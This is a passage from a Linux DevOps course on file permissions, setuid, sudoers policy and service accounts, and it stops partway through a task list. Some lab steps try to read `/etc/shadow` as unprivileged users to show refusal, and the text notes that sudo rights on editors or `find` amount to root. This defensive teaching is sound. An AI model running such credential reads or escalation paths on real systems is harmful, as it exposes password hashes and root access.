You inspect it with `ls -l` (`-rwxr-x---`), change the bits with `chmod` (change mode), change ownership with `chown` (change owner) and `chgrp`, and control the default for new files with `umask`. Three special bits, **setuid, setgid and sticky**, add behaviour for programs and shared directories.

2 Why it matters in DevOps

- **"Permission denied" is the most common deployment error.** Nginx cannot read the static files, the API cannot write its log, `systemd` cannot execute the script. You must be able to diagnose it in a minute.
- `chmod 777` **is the classic bad fix** that turns a small bug into a security hole. Knowing the right minimal permission is a professional skill.
- **Secrets protection.** SSH refuses to use a private key that other users can read; PostgreSQL refuses to start if its data directory is too open; `.env` files with passwords must be `600` or `640`.
- **Least privilege** (Level 11) starts here: services run as their own user and own only what they need.
- **Containers and CI:** file ownership mismatches between a host volume and the container user are a daily source of failures (Level 4).

3 Real-world system example

OpenSSH and PostgreSQL enforce permissions on purpose. If `~/.ssh/id_ed25519` is readable by others, the `ssh` client prints `WARNING: UNPROTECTED PRIVATE KEY FILE!` and ignores the key; `sshd` with its default `StrictModes yes` refuses `authorized_keys` if the home directory or `.ssh` is writable by other users. PostgreSQL refuses to start when its data directory is accessible to group or others beyond what it allows (it expects mode `0700`, or `0750` when group access is configured). These are not bugs; the software knows that a loose permission means someone else might read a key or database files.

`sudo` **and** `passwd` **use setuid.** On Ubuntu, `/usr/bin/sudo` and `/usr/bin/passwd` are owned by root with the setuid bit (`-rwsr-xr-x`). That is how an ordinary user running `passwd` can write to the root-only `/etc/shadow`. The system's `/tmp` uses the sticky bit (`drwxrwxrwt`) so everyone can create files there but only a file's owner can delete it.

4 Diagram

How the kernel decides whether a process may open a file:



Process with UID, GID asks to read, write or execute a file
UID is 0 (root)?
yes
no
Allowed
root bypasses r and w checks
UID equals file owner?
yes
no
Check the owner bits (first rwx triplet)
GID or a supplementary group equals file group?
yes
no
Check the group bits (second triplet)
Check the other bits (third triplet)
Bit set?
yes
no
Allowed
EACCES: Permission denied

Figure 1.6-1

Anatomy of a permission string:




Figure 1.6-2

5 How it works

Meaning of the bits

Bit	On a file	On a directory
`r` (4)	read contents	list names (`ls`)
`w` (2)	modify contents	create, delete, rename entries *inside* (needs `x` too)
`x` (1)	run as a program	enter it (`cd`) and access items by name

A directory without `x` is unusable even if it has `r`. To reach `/var/www/shop/index.html`, the user needs `x` on **every directory in the path**. This is the cause of many "403 Forbidden" mysteries in Nginx (check with `namei -l /path`).

Octal (numeric) mode: add the values per class, so `rwx`=7, `r-x`=5, `rw-`=6, `r--`=4, `---`=0.

Mode	Meaning	Typical use
`600` `-rw-------`	owner read/write only	private keys, `.env` with secrets
`640` `-rw-r-----`	owner rw, group read	config read by a service group

Mode	Meaning	Typical use
`644` `-rw-r--r--`	everyone reads	normal files, static content
`700` `drwx------`	owner only	`~/.ssh`, PostgreSQL data dir
`750` `drwxr-x---`	owner full, group enter	app directories
`755` `drwxr-xr-x`	everyone can enter and list	normal directories, executables

Symbolic mode: `chmod u+x file`, `chmod g-w,o= file`, `chmod a+r file` (`u` user/owner, `g` group, `o` others, `a` all; `+` add, `-` remove, `=` set exactly). Capital `X` adds execute only for directories (or files already executable): `chmod -R u=rwX,g=rX,o= dir` is the safe recursive form.

Ownership: `chown user file`, `chown user:group file`, `chown -R user: dir` (group defaults to the user's login group), `chgrp group file`. Only root may give a file away; a normal user can only change the group of their own files to a group they belong to.

umask removes bits from the default (files start at `666`, directories at `777`). With `umask 022` new files are `644` and directories `755`; with `077` they are `600` / `700`; with `002` they are `664` (group-writable, useful for shared project directories).

Special bits

Bit	Octal	Effect
setuid (`s` in owner x)	4000	An executable runs with the *file owner's* UID (`passwd`, `sudo`). Ignored on scripts.
setgid (`s` in group x)	2000	Executable: runs with the file's group. **Directory:** new files inherit the directory's group (great for shared dirs).
sticky (`t` in others x)	1000	In a directory, only the file owner (or root) can delete or rename entries (`/tmp`).

A capital `S` or `T` means the special bit is set but the execute bit underneath is not (usually a mistake).

Beyond this model: ACLs (`setfacl` / `getfacl`), file attributes (`chattr +i`), SELinux/AppArmor. You will meet them later; the basic model solves most DevOps cases.

6 Step-by-step guide

Prerequisites: any Linux shell and `sudo` (for `chown`). Use a scratch directory.

1. **Read permissions.**

```bash
mkdir -p ~/lab/perm && cd ~/lab/perm
touch app.sh
ls -l app.sh
stat -c '%A %a %U:%G %n' app.sh
```

Output is similar to `-rw-r--r-- 644 deploy:deploy app.sh`: type and permissions, octal, owner:group.

2. **Change mode numerically and symbolically.**

```bash
chmod 755 app.sh;           stat -c '%A %a' app.sh   # -rwxr-xr-x 755
chmod g-x,o= app.sh;        stat -c '%A %a' app.sh   # -rwxr----- 740
chmod 600 app.sh;           stat -c '%A %a' app.sh   # -rw------- 600
chmod a+r app.sh;           stat -c '%A %a' app.sh   # -rw-r--r-- 644
```

3. **Make a script executable and run it.**

```bash
printf '#!/bin/bash\necho "hello from $(whoami)"\n' > hello.sh
./hello.sh                  # bash: ./hello.sh: Permission denied
chmod u+x hello.sh
./hello.sh                  # hello from deploy
```

4. **See what umask does.**

```bash
umask                       # usually 0022
(umask 077; touch private; mkdir pdir; stat -c '%A %a %n' private pdir)
(umask 002; touch group-file; stat -c '%A %a %n' group-file)
```

Expected: `-rw------- 600 private`, `drwx------ 700 pdir`, `-rw-rw-r-- 664 group-file`. The subshell `( )` keeps the umask change from leaking into your session.

5. **Change ownership.** `www-data` is the account Nginx uses on Ubuntu.

```bash
sudo chown www-data:www-data app.sh
ls -l app.sh                # owner and group are now www-data
sudo chown "$USER": app.sh  # give it back
```

6. **Diagnose a directory-traversal failure.**

```bash
mkdir -p site/private && echo hi > site/private/index.html
chmod 755 site/private/index.html
chmod 600 site/private                        # remove x from the directory
sudo -u www-data cat site/private/index.html # Permission denied, even though the file
  is 755
chmod 755 site/private
namei -l "$PWD/site/private/index.html"      # shows owner/mode of every path
  component
```

(`sudo -u www-data` runs the command as that user, topic 7. If your home directory is `700`, the earlier components also block `www-data`: `namei -l` reveals which one.)

7. **Shared directory with setgid and a sticky bit.**

```bash
mkdir shared
chmod 2775 shared;  stat -c '%A %a' shared   # drwxrwsr-x 2775  (setgid)
chmod 1777 shared;  stat -c '%A %a' shared   # drwxrwxrwt 1777 (sticky, like /tmp)
ls -ld /tmp
```

With setgid on a directory owned by group `deployers`, files that anyone in the group creates are automatically owned by `deployers`.

8. **Find setuid programs (a classic security audit).**

```bash
ls -l /usr/bin/passwd /usr/bin/sudo
find /usr/bin /usr/sbin -perm -4000 -type f 2>/dev/null
```

You see `-rwsr-xr-x root root` on `passwd`, `sudo`, `mount`, `su` and a few others. An unexpected entry on a server is a red flag.

9. **Apply the right permissions to a secret and a service directory.**

```bash
sudo install -d -m 750 -o root -g www-data /etc/shop-api
echo 'DB_PASSWORD=<YOUR_PASSWORD>' | sudo tee /etc/shop-api/shop-api.env >/dev/null
sudo chown root:www-data /etc/shop-api/shop-api.env
sudo chmod 640 /etc/shop-api/shop-api.env
ls -ld /etc/shop-api; ls -l /etc/shop-api/shop-api.env
```

Only root can edit the file; the service group can read it; everyone else gets nothing. Clean up with `sudo rm -r /etc/shop-api`.

7 Real-world scenario

(Illustrative.) After moving the static front-end of `shop-api` to a new server, Nginx returns `403 Forbidden` for every file. The deploy copied files with `scp` as user `deploy`; the web root `/var/www/shop` is `drwx------ deploy deploy`, so `www-data` cannot enter it. A colleague suggests `chmod -R 777 /var/www`. The engineer instead runs `sudo -u www-data ls /var/www/shop` (Permission denied), then `namei -l /var/www/shop/index.html` which points at the `700` directory.

The fix is `chmod 755` on directories and `644` on files — done in one pass with `find /var/www/shop -type d -exec chmod 755 {} +` and `find /var/www/shop -type f -exec chmod 644 {} +` — and the deploy script now uses `rsync -a --chmod=D755,F644`. **Lesson:** read the path component by component; fix the *minimum*, and encode the fix in the deploy so it does not recur.

8 Common mistakes and best practices

Don't

- Run `chmod -R 777` to "make it work". It makes everything writable and executable by every account on the host.
- Run `chmod -R 644 dir` (it strips `x` from directories and breaks them) or `chown -R` on a path you have not double-checked (`chown -R user: /` is catastrophic).
- Set setuid on scripts or on shells; the kernel ignores setuid on scripts, and on binaries it is a privilege-escalation risk.
- Make private keys or `.env` files group/world-readable.
- Run a service as root merely to avoid a permission error.

Do

- Give each service its own user and own only its data directories (`/var/lib/app`, `/var/log/app`).
- Use `640` / `600` for secrets, `644` / `755` for public content, `700` for `~/.ssh` and database data.
- Use `X` in symbolic modes or `find -type d` / `-type f` to treat directories and files differently.
- Use groups plus a setgid directory for shared access, instead of widening "others".
- Use `namei -l` and `sudo -u <service-user>` to test access as the service, not as yourself.

9 Tasks

- [ ] **T1 — Decode and set modes** *(≈20 min, beginner)*
  - **Goal:** convert between symbolic and octal fluently.
  - **Steps:**
    1. Write down the octal for `-rwxr-x---`, `-rw-r-----`, `drwxr-xr-x`, `-rwsr-xr-x` without tools.
    2. Create files and set each mode, then verify with `stat -c '%A %a'`.
  - **Done when:** all four answers (750, 640, 755, 4755) match `stat`.
- [ ] **T2 — Control defaults with umask** *(≈25 min, beginner)*
  - **Goal:** predict the mode of new files.
  - **Steps:**
    1. In subshells, set umask `022`, `027`, `077` and `002`; create one file and one directory under each.
    2. Predict the modes first, then compare with `stat`.
  - **Done when:** your predictions match for all eight objects.
- [ ] **T3 — Locked-down service secret** *(≈30 min, intermediate)*
  - **Goal:** apply least privilege to a config file.
  - **Steps:**
    1. Create `/etc/shop-api/shop-api.env` as in step 9 with owner `root`, group `www-data`, mode `640`.
    2. Prove `www-data` can read it: `sudo -u www-data cat ...`. Prove an unrelated user cannot: `sudo -u nobody cat ...`.
    3. Remove the directory afterwards.
  - **Done when:** the first `cat` prints the file and the second prints `Permission denied`.
- [ ] **T4 — Break it: the missing x** *(≈30 min, intermediate)*
  - **Goal:** reproduce and diagnose a traversal failure.
  - **Steps:**
    1. Build `~/lab/web/a/b/index.html` and make each directory `755`, the file `644`.
    2. Remove `x` from `a` (`chmod 644 a`), then run `sudo -u www-data cat ~/lab/web/a/b/index.html` (if your home is `700`, use `/srv/lab/web/...` instead).
    3. Use `namei -l` to find the culprit; fix it with the minimum change.

- **Done when:** you identify `a` as the blocking directory from `namei` output and the read succeeds after the fix.

- [ ] **T5 — Shared team directory with setgid** *(≈40 min, intermediate)*
  - **Goal:** make group collaboration work without 777.
  - **Steps:**
    1. Create group `deployers` (`sudo groupadd deployers`) and directory `/srv/releases` owned by `root:deployers`, mode `2775`.
    2. Create a file as yourself (add yourself to the group with `sudo usermod -aG deployers $USER` and start a new login or `newgrp deployers`).
    3. Confirm the new file's group is `deployers`, then repeat without the setgid bit and compare.
  - **Done when:** with setgid the file's group is `deployers`, without it the file's group is your primary group.

- [ ] **T6 — Prove it: permission audit** *(≈45 min, advanced)*
  - **Goal:** find risky permissions on a host without a guide.
  - **Steps:**
    1. Write a command list that finds world-writable files outside `/proc`, `/sys` and `/tmp` (`find / -xdev -type f -perm -0002 ...`), all setuid/setgid binaries, and files without an owner (`-nouser`).
    2. Run it on a VM and justify (or fix) each finding.
    3. Explain what each of the three bit classes means in plain words.
  - **Done when:** you have a short written report listing each category, its command and a decision (expected, or fixed).

10 Self-check questions

1. What does `640` mean for a file, and who can do what?
2. Why can you not `cd` into a directory that has `r` but not `x`?
3. What does `umask 027` produce for a new file and a new directory?
4. What is the difference between setuid and setgid on a directory, and what is the sticky bit for?
5. A service reports "Permission denied" reading `/etc/shop-api/app.env` (mode 640, `root:root`). What is the minimal fix?

ANSWERS

1. Owner can read and write; group members can read; everyone else has no access.
2. `r` only lets you list names; `x` on a directory is needed to traverse it and access entries by name.
3. Files `640` (666 minus 027) and directories `750`.
4. Setuid on a file runs it as the owner (it has no effect on directories); setgid on a directory makes new entries inherit the directory's group. The sticky bit restricts deleting or renaming entries to the entry's owner (and root), as in `/tmp`.
5. Change the group to the service's group (`chown root:shop-api`) and keep `640`, rather than widening to others.

11 Further reading

- `man chmod`, `man chown`, `man umask`, `man 7 credentials`, `man namei`.
- GNU Coreutils manual (gnu.org/software/coreutils) — "File permissions" chapter.
- *The Linux Command Line* by William Shotts (free online) — "Permissions" chapter.
- *Linux Basics for Hackers* is not required; prefer the Ubuntu Server documentation on users and permissions (ubuntu.com/server/docs).
- See also: Users, Groups, sudo and root §1.7 and Linux and SSH Hardening §11.1.

1.7 Users, Groups, sudo and root

Topic 7 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

Every process on Linux runs *as* a **user**, identified by a number called the **UID** (user ID). Every file is owned by a UID and a **GID** (group ID). The kernel never looks at names — names such as `alice` or `postgres` are just labels from `/etc/passwd` and `/etc/group`. A **group** is a named set of users; membership lets you grant the same access to several people (or services) at once.

The user with UID `0` is **root**, the superuser: permission checks are skipped for it. Because that is far too much power for everyday work, administrators log in as a normal user and borrow root's power one command at a time with `sudo` ("superuser do"). What `sudo` allows is written in the **sudoers** policy. A third kind of account is the **service account** (also called a *system user*): a non-human user such as `www-data`, `postgres` or `shop-api` that exists only so a daemon can run with the least privilege it needs.

2 Why it matters in DevOps

- **Blast radius:** an API that runs as root turns any remote-code-execution bug into a full server takeover. Running it as an unprivileged user turns the same bug into a contained incident.
- **Access reviews and audits:** "who can become root on production?" must have a short, provable answer (`getent group sudo`, `/etc/sudoers.d/`).
- **Onboarding and offboarding:** adding a teammate and — more importantly — removing a leaver cleanly (account, groups, SSH keys, sudo rights) is a daily operations task, later automated by configuration management.
- **Permission errors:** most "Permission denied" tickets are really "wrong user or wrong group". See File Permissions §1.6 for the file side of the same coin.
- **Compliance:** frameworks such as SOC 2 and PCI DSS expect individual accounts (no shared logins) and logged privilege escalation. `sudo` logs every command by default.

3 Real-world system example

Debian/Ubuntu packages and the databases and web servers on them. When you `apt install postgresql`, the package creates a system user and group named `postgres` and a data directory under `/var/lib/postgresql` owned by it. When you install Nginx, the master process starts as root only long enough to bind port 80/443 (ports below 1024 are privileged) and then the worker processes run as the unprivileged `www-data` user (Debian and Ubuntu default; the `user` directive in `nginx.conf` controls it). Redis, Prometheus' `node_exporter` and the Docker daemon follow the same pattern: a dedicated account per service, no login shell, no password.

Cloud images apply the same idea to humans. The official Ubuntu AMIs on AWS ship with a default `ubuntu` user that has passwordless `sudo` (via a drop-in file under `/etc/sudoers.d/`) and no usable password, so access is by SSH key only and root login is not used directly. Amazon Linux uses `ec2-user` the same way. `cloud-init` creates these accounts at first boot from the instance's user data.

4 Diagram

How a privileged command is authorized when `alice` runs `sudo systemctl restart shop-api`:




Figure 1.7-1

How identity is resolved from names to numbers:




Figure 1.7-2

5 How it works

The account databases

File	Contents	Who can read it
`/etc/passwd`	one line per user: `name:x:UID:GID:comment:home:shell`	everyone
`/etc/shadow`	password hashes and ageing info (`!` or `*` = no password login)	root only
`/etc/group`	`name:x:GID:member1,member2`	everyone
`/etc/sudoers` , `/etc/sudoers.d/*`	who may run what as whom	root only (mode `0440`)

Ranges (distribution default, set in `/etc/login.defs`): UID 0 = root, **1-999 = system accounts**, **1000+ = human users**. This is why a service account created with `--system` gets a low UID.

Commands you will use daily

Task	Command
Create a human user with home dir and bash	`sudo useradd -m -s /bin/bash -c "Alice" alice` (Debian-friendly interactive wrapper: `adduser`)
Create a service account	`sudo useradd --system --no-create-home --shell /usr/sbin/nologin shop-api`
Set / expire a password	`sudo passwd alice` / `sudo passwd -e alice` (forces change at next login)
Add to a group (append!)	`sudo usermod -aG deploy alice`
Lock / unlock an account	`sudo usermod -L alice` / `sudo usermod -U alice`
Delete user and home	`sudo userdel -r alice`
Create / delete a group	`sudo groupadd deploy` / `sudo groupdel deploy`
Who am I, what groups	`id`, `whoami`, `groups alice`
Look up an account	`getent passwd alice`, `getent group sudo`
Run as root / as another user	`sudo cmd` / `sudo -u postgres psql`
Root shell (use sparingly)	`sudo -i`
Edit sudoers safely	`sudo visudo` or `sudo visudo -f /etc/sudoers.d/deploy`
Who logged in, recently	`who`, `last`

The `-a` in `usermod -aG` is critical. `usermod -G deploy alice` *replaces* all supplementary groups — a classic way to remove yourself from `sudo` and lock yourself out.

Primary vs supplementary groups

Each user has one **primary group** (the GID in `/etc/passwd`, used for newly created files) and any number of **supplementary groups** (from `/etc/group`). Group changes take effect only for **new** login sessions — an existing SSH session keeps its old group list until you log out and back in (or run `newgrp`).

Reading a sudoers rule

```
deploy  ALL=(root)  NOPASSWD: /usr/bin/systemctl restart shop-api, /usr/bin/systemctl
  status shop-api
 ^       ^    ^        ^             ^
 who     host  run-as   no password   exact commands allowed
```

- `%sudo ALL=(ALL:ALL) ALL` — the leading `%` means a *group*; members of `sudo` may run anything as anyone. (On RHEL-family systems the equivalent group is `wheel`.)

- Prefer **small drop-in files** in `/etc/sudoers.d/` (one per role) instead of editing `/etc/sudoers`. The files must have mode `0440` and are ignored if their name contains a `.` or ends in `~`.
- A syntax error in sudoers can disable `sudo` for everyone. **Always** edit with `visudo`, which validates before saving, and keep a second root session open while changing it.
- Allowing `NOPASSWD` for a command that can spawn a shell (`vim`, `less`, `find`, `systemctl edit`) is equivalent to giving away root. Restrict to exact commands with exact arguments.

root vs service accounts

	root	human admin (`alice`)	service account (`shop-api`)
UID	0	1000+	1-999 (system)
Login shell	`/bin/bash`; direct SSH login should be disabled	`/bin/bash`	`/usr/sbin/nologin` or `/bin/false`
Password	locked or unused on cloud images	none (SSH key) or strong	none
Home	`/root`	`/home/alice`	none, or a data dir such as `/var/lib/shop-api`
Purpose	emergencies, package install	interactive work, uses `sudo`	runs exactly one daemon

6 Step-by-step guide

Prerequisites: a disposable Ubuntu/Debian machine where you have `sudo` — a VM, a cloud VPS, or `docker run -it --rm ubuntu:24.04 bash` (inside the container you are root and must first run `apt-get update && apt-get install -y sudo`). Use a throwaway environment: you are creating accounts.

1. **Look at the existing identity.**

```bash
id
getent passwd root
getent group sudo
```

   Expected: `id` prints `uid=… gid=… groups=…`; the root line ends in `:/root:/bin/bash`.

2. **Create a human admin user.**

```bash
sudo useradd -m -s /bin/bash -c "Alice Admin" alice
sudo passwd alice
getent passwd alice
ls -ld /home/alice
```

Expected: a line like `alice:x:1001:1001:Alice Admin:/home/alice:/bin/bash` and a home directory owned by `alice`.

3. **Create a group and add alice to it.**

```bash
sudo groupadd deploy
sudo usermod -aG deploy alice
id alice
```

Expected: `groups=1001(alice),1002(deploy)` (your numbers will differ).

4. **Give the group a narrow sudo right.**

```bash
echo '%deploy ALL=(root) NOPASSWD: /usr/bin/systemctl restart shop-api,
  /usr/bin/systemctl status shop-api' \
  | sudo tee /etc/sudoers.d/deploy
sudo chmod 0440 /etc/sudoers.d/deploy
sudo visudo -cf /etc/sudoers.d/deploy
```

Expected: `/etc/sudoers.d/deploy: parsed OK`. If you see a syntax error, fix it **before** leaving the session.

5. **Test what alice can and cannot do.**

```bash
sudo -l -U alice
sudo -u alice sudo -n systemctl status shop-api   # allowed by policy (the unit may
  not exist yet)
sudo -u alice sudo -n cat /etc/shadow             # must be refused
```

`sudo -l -U alice` lists the permitted commands. The last command prints `sudo: a password is required` or `sorry, user alice is not allowed to execute…` — a refusal is the correct result.

6. **Create a service account for the API.**

```bash
sudo useradd --system --no-create-home --home-dir /nonexistent \
  --shell /usr/sbin/nologin shop-api
getent passwd shop-api
id shop-api
```

Expected: UID below 1000 and shell `/usr/sbin/nologin`. Try `sudo su - shop-api`: it prints `This account is currently not available.` — services do not need logins.

7. **Run a command as the service account and see the files it owns.**

```bash
sudo mkdir -p /var/lib/shop-api
sudo chown shop-api:shop-api /var/lib/shop-api
sudo -u shop-api touch /var/lib/shop-api/ok
sudo -u shop-api ls -l /var/lib/shop-api
sudo -u shop-api touch /etc/should-fail    # Permission denied: least privilege at
  work
```

8. **Audit sudo use.**

```bash
sudo journalctl _COMM=sudo --since "10 minutes ago" --no-pager | tail -5
# or, on systems that still log to a file:
sudo grep sudo /var/log/auth.log | tail -5
```

You should see entries such as `alice : TTY=pts/0 ; PWD=/home/alice ; USER=root ; COMMAND=/usr/bin/…`.

9. **Offboard alice and clean up.**

```bash
sudo usermod -L alice               # lock first (instant, reversible)
sudo userdel -r alice               # then remove account and home
sudo rm /etc/sudoers.d/deploy
sudo groupdel deploy
sudo userdel shop-api
```

`getent passwd alice` should print nothing.

7 Real-world scenario

(Illustrative.) A small startup's Node.js API has run as `root` since the first deploy because "it needed port 80". A dependency with a path-traversal bug lets an attacker read and write arbitrary files; because the process is root, the attacker adds their own SSH key to `/root/.ssh/authorized_keys` and reads `/etc/shadow`. The incident review is blunt: the bug was ordinary, the *privilege* was the disaster.

The fix, applied the same week: a `shop-api` service account with `nologin`, ownership of only `/opt/shop-api` and `/var/lib/shop-api`; Nginx owns port 443 and proxies to the API on `127.0.0.1:3000`; a narrow `/etc/sudoers.d/deploy` lets the CI deploy user restart exactly one service; root SSH login is disabled (`PermitRootLogin no`). **Lesson:** least privilege does not stop bugs, but it decides whether a bug is a bad afternoon or a breach. The same pattern is formalized in Linux and SSH Hardening §11.1.

8 Common mistakes and best practices

Don't

- Run application servers as root, or log in as root over SSH.
- Use `usermod -G` without `-a` (it replaces the group list and can drop `sudo`).
- Edit `/etc/sudoers` with a normal editor, or leave a broken file in `/etc/sudoers.d/`.
- Hand out `NOPASSWD: ALL` or allow editors/pagers/`find`/`tar` via sudo — each is a root shell in disguise.
- Share one login between people; you lose accountability and cannot revoke one person.
- Give a service account a real shell and password "just to debug".

Do

- One account per human, one account per service. Use groups for shared access.
- Prefer `sudo cmd` over `sudo -i`, so every privileged action is logged separately.
- Use drop-in files under `/etc/sudoers.d/`, mode `0440`, validated with `visudo -cf`.
- Lock rather than delete first when offboarding; then remove SSH keys and sudo rules.
- Check `getent group sudo` (or `wheel`) regularly; make it part of access reviews.
- Remember group changes need a new login session.

9 Tasks

- [ ] **T1 — Create and inspect a user** *(≈20 min, beginner)*
  - **Goal:** see how the account databases map names to numbers.

- **Steps:**
  1. Create user `dev1` with a home directory and bash shell.
  2. Print its `/etc/passwd` line, its `id`, and `ls -ld /home/dev1`.
  3. Show that `/etc/shadow` is unreadable as a normal user: `cat /etc/shadow` as `dev1`.
- **Done when:** you can read each of the seven `passwd` fields aloud and the `shadow` read fails with "Permission denied".

☐ **T2 — Shared directory via a group** *(≈30 min, beginner)*

- **Goal:** grant two users shared access without making files world-writable.
- **Steps:**
